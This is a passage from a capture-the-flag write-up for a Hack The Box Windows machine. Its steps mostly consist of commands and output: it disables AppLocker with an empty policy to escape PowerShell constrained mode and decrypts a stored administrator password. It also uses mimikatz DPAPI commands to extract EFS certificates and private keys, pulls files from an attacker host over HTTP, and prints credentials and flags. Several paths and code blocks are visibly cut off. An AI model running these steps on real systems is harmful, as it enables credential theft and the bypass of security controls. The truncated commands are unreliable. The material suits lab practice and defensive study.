This is because PowerShell is in ConstrainedLanguage mode which means limited functionality.
Language mode registry setting is here
HKLM\System\CurrentControlSet\Control\SESSION MANAGER\Environment__PSLockdownPolicy
The following are the values for it.
0 = Full Language
1 = Full Language
2 = Full Language
3 = Full Language
4 = Constrained Language Mode
5 = Constrained Language Mode
6 = Constrained Language Mode
7 = Constrained Lang
8 = Full Language

We can also change this value by disabling the AppLocker Policy
We will do this by uploading an xml file from our machine to the target.
Create applocker.xml with the following contents.
```xml
<AppLockerPolicy Version="1">
   <RuleCollection Type="Exe" EnforcementMode="NotConfigured" />
   <RuleCollection Type="Msi" EnforcementMode="NotConfigured" />
   <RuleCollection Type="Script" EnforcementMode="NotConfigured" />
   <RuleCollection Type="Dll" EnforcementMode="NotConfigured" />
   <RuleCollection Type="Appx" EnforcementMode="NotConfigured" />
</AppLockerPolicy>
```

```
Invoke-WebRequest -Uri "http://10.10.14.20:8000/applocker.xml" -OutFile "C:
\users\leo\desktop\applocker.xml"
Import-Module AppLocker
```

Set-AppLockerPolicy -XMLPolicy C:\users\leo\desktop\applocker.xml
Write-Verbose “AppLocker Policies removed...”
$ExecutionContext.SessionState.LanguageMode
$File = "C:\Users\leo\Desktop\admin-pass.xml"
$SecureString = ConvertTo-SecureString -String (Get-Content $File)
$BSTR = [System.Runtime.InteropServices.Marshal]::SecureStringToBSTR($SecureString)
$Password = [System.Runtime.InteropServices.Marshal]::PtrToStringAuto($BSTR)
$Password
```




USER: Administrator
PASS: mb@letmein@SERVER#acc

We can now use the admin credentials to login with the winrm ruby script.
We still cant decrpyt the root.txt file which means we need some DFS certificates.
Here is a guide we will follow.
RESOURCE: https://github.com/gentilkiwi/mimikatz/wiki/howto-~-decrypt-EFS-files

Administrator Certificate Thumbprint: FB15 4575 993A 250F E826 DBAC 79EF 26C2 11CB 77B3
```
mimilatz.exe
crypto::system /file:"C:
\Users\Administrator\AppData\Roaming\Microsoft\SystemCertificates\My\Certificates\FB154575993A250FE8
export
```

Key Container : 3dd3e213-bce6-4acb-808c-a1b3227ecbde

We have a certificate in the below file
FB154575993A250FE826DBAC79EF26C211CB77B3.der
```
SID::lookup /name:Administrator dpapi::capi /in:"C:
\Users\Administrator\AppData\Roaming\Microsoft\Crypto\RSA\S-1-5-21-3107372852-1132949149-76351630
bc79-380521b14c85"
```
guidMasterKey : {9e78687d-d881-4ccb-8bd8-bc0a19608687}

As system we need to execute the below commands.
```
dpapi::masterkey /in:"C:
\Users\Administrator\AppData\Roaming\Microsoft\Protect\S-1-5-21-3107372852-1132949149-763516304-50
d881-4ccb-8bd8-bc0a19608687" /password:"mb@letmein@SERVER#acc"
```
RESULT
[masterkey] with password: mb@letmein@SERVER#acc (normal user)
key:
8ed6519c4d09a506504c4f611203bea8979a385f8a444fe57b5d2256ee1
e4eb34392a141f502cd9aeea8d2187c2525c3ae998dc3cebad81cc4e41d
bb6bc65fa8
```

sha1: b18974052cb509a86a008869fd95388550678184

DECRYPT THE PRIVATE KEY AS SYSTEM
```

dpapi::capi /in:"C:
\Users\Administrator\AppData\Roaming\Microsoft\Crypto\RSA\S-1-5-21-3107372852-1132949149-76351630
bc79-380521b14c85" /masterkey:b18974052cb509a86a008869fd95388550678184
```
We have a private key in a file raw_exchange_capi_0_3dd3e213-bce6-4acb-808c-a1b3227ecbde.pvk
I used Meterpreter to download the files
```
download FB154575993A250FE826DBAC79EF26C211CB77B3.der
download raw_exchange_capi_0_3dd3e213-bce6-4acb-808c-a1b3227ecbde.pvk
```

We can locally download the certificate and the private key to build PFX via openssl.

Below commands will create a PFX file.
```
openssl x509 -inform DER -outform PEM -in FB154575993A250FE826DBAC79EF26C211CB77B3.der -
out public.pem
openssl rsa -inform PVK -outform PEM -in raw_exchange_capi_0_3dd3e213-bce6-4acb-808c-
a1b3227ecbde.pvk -out private.pem
openssl pkcs12 -in public.pem -inkey private.pem -password pass:mimikatz -keyex -CSP "Microsoft
Enhanced Cryptographic Provider v1.0" -export -out cert.pfx
```

Download to the box created PFX file
```
Invoke-WebRequest -Uri "http://10.10.14.20:8000/cert.pfx" -OutFile "C:
\Users\Administrator\desktop\cert.pfx"
```

Install cert as system
```
cd C:\Users\Administrator\Desktop
certutil -user -p mimikatz -importpfx cert.pfx NoChain,NoRoot
```

Let’s try to read the root.txt file as system
FINALLY!!!
```
cat root.txt
```
d814211fc0538e50a008afd817f75a2c

```
PS C:\Users\administrator\Desktop> certutil -user -p mimikatz -importpfx cert.pfx NoChain,NoRoot
certutil -user -p mimikatz -importpfx cert.pfx NoChain,NoRoot
Certificate "Administrator" added to store.

CertUtil: -importPFX command completed successfully.
PS C:\Users\administrator\Desktop> cat root.txt
cat root.txt
d814211fc0538e50a008afd817f75a2c
```

PrivEsc

While enumerating users we have found Zachary in the Event Log Readers group.
```
net user zachary
Get-EventLog -List
```
The below resource is a script that can be used to dump all security logs for checking Offline.
RESOURCE: https://blogs.technet.microsoft.com/samdrey/2018/04/13/powershell-script-to-export-events-to-screen-andor-to-file-from-one-or-multiple-machines/
Execute the script. After it completes we grep through it.
```
\eventlog.ps1 -Computers HELPLINE -EventLogName Security -NumberOfLastEventsToGet23781 -ExportToFile
grep -rnw eventlogs.csv -e "tolu"
```
We get Tolu's crednetials who is not able to login via WinRM.
USER: tolu
PASS: !zaq1234567890pl!99

Chances are this is the same situation as before. Again we follow these steps.
RESOURCE: https://github.com/gentilkiwi/mimikatz/wiki/howto-~-decrypt-EFS-files
Certificate thumbprint: 91EF 5D08 D1F7 C60A A0E4 CEE7 3E05 0639 A669 2F29

```mimimkatz
crypto::system /file:"C:\Users\tolu\AppData\Roaming\Microsoft\SystemCertificates\My\Certificates\91EF5D08D1F7C60AA0E4CEE73
export
SID::lookup /name:tolu
```
Key Container : e65e6804-f9cd-4a35-b3c9-c3a72a162e4d

We have a certificate in a file so let's download it.
```meterpreter
download91EF5D08D1F7C60AA0E4CEE73E050639A6692F29.der
```

```powershell
ls C:
```

\Users\tolu\AppData\Roaming\Microsoft\Crypto\RSA\S-1-5-21-3107372852-1132949149-763516304-1011\
```
Private key filenames are not always linked to container names. We must test them, and compare UniqueName field with the
container name.
```mimikatz
dpapi::capi /in:"C:
\Users\tolu\AppData\Roaming\Microsoft\Crypto\RSA\S-1-5-21-3107372852-1132949149-763516304-1011\30
bc79-380521b14c85"
```
guidMasterKey : {2f452fc5-c6d2-4706-a4f7-1cd6b891c017}

Below command is to be issued as system
```
dpapi::masterkey /in:"C:
\Users\tolu\AppData\Roaming\Microsoft\Protect\S-1-5-21-3107372852-1132949149-763516304-1011\2f452f
c6d2-4706-a4f7-1cd6b891c017" /password:"!zaq1234567890pl!99"
```
masterkey] with password: !zaq1234567890pl!99 (normal user)
key :
1d0cea3fd8c42574c1a286e3938e6038d3ed370969317fb413b339f8699dcbf7f563b42b72ef45b394c61f73c
sha1: 8ece5985210c26ecf3dd9c53a38fc58478100ccb

Below command to execute as System.
```
dpapi::capi /in:"C:
\Users\tolu\AppData\Roaming\Microsoft\Crypto\RSA\S-1-5-21-3107372852-1132949149-763516304-1011\30
bc79-380521b14c85" /masterkey:8ece5985210c26ecf3dd9c53a38fc58478100ccb
```


We have a private key in a file raw_exchange_capi_0_e65e6804-f9cd-4a35-b3c9-c3a72a162e4d.pvk
```meterpreter
download raw_exchange_capi_0_e65e6804-f9cd-4a35-b3c9-c3a72a162e4d.pvk
```


Below commands will create a PFX file.
```
openssl x509 -inform DER -outform PEM -in 91EF5D08D1F7C60AA0E4CEE73E050639A6692F29.der -
out public.pem
openssl rsa -inform PVK -outform PEM -in raw_exchange_capi_0_e65e6804-f9cd-4a35-b3c9-
c3a72a162e4d.pvk -out private.pem
openssl pkcs12 -in public.pem -inkey private.pem -password pass:mimikatz -keyex -CSP "Microsoft
Enhanced Cryptographic Provider v1.0" -export -out cert_tolu.pfx

Download to the PFX file to the target
```
Invoke-WebRequest -Uri "http://10.10.14.20:8000/cert_tolu.pfx" -OutFile "C:
\users\tolu\desktop\cert_tolu.pfx"
```

Install the cert as System.
```
certutil -user -p mimikatz -importpfx cert_tolu.pfx NoChain,NoRoot
```

```
PS C:\Windows\System32\spool\drivers\color> Invoke-WebRequest -Uri "http://10.10.14.20:8000/cert_tolu.pfx" -OutFile "C:\users\tolu\desktop\cert_tolu.pfx"
Invoke-WebRequest -Uri "http://10.10.14.20:8000/cert_tolu.pfx" -OutFile "C:\users\tolu\desktop\cert_tolu.pfx"
PS C:\Windows\System32\spool\drivers\color> cd C:\Users\tolu\desktop
cd C:\Users\tolu\desktop
PS C:\Users\tolu\desktop> certutil -user -p mimikatz -importpfx cert_tolu.pfx NoChain,NoRoot
certutil -user -p mimikatz -importpfx cert_tolu.pfx NoChain,NoRoot
Certificate "tolu" added to store.

CertUtil: -importPFX command completed successfully.
PS C:\Users\tolu\desktop> cat user.txt
cat user.txt
0d522fa8d6d2671636ac7e73216808d3
PS C:\Users\tolu\desktop>
[HTB] 0:openvpn  1:Alice  2:http  3:System* 4:Leo  5:Administrator  6:bash-
```

cat user.txt
```
USER FLAG: 0d522fa8d6d2671636ac7e73216808d3
```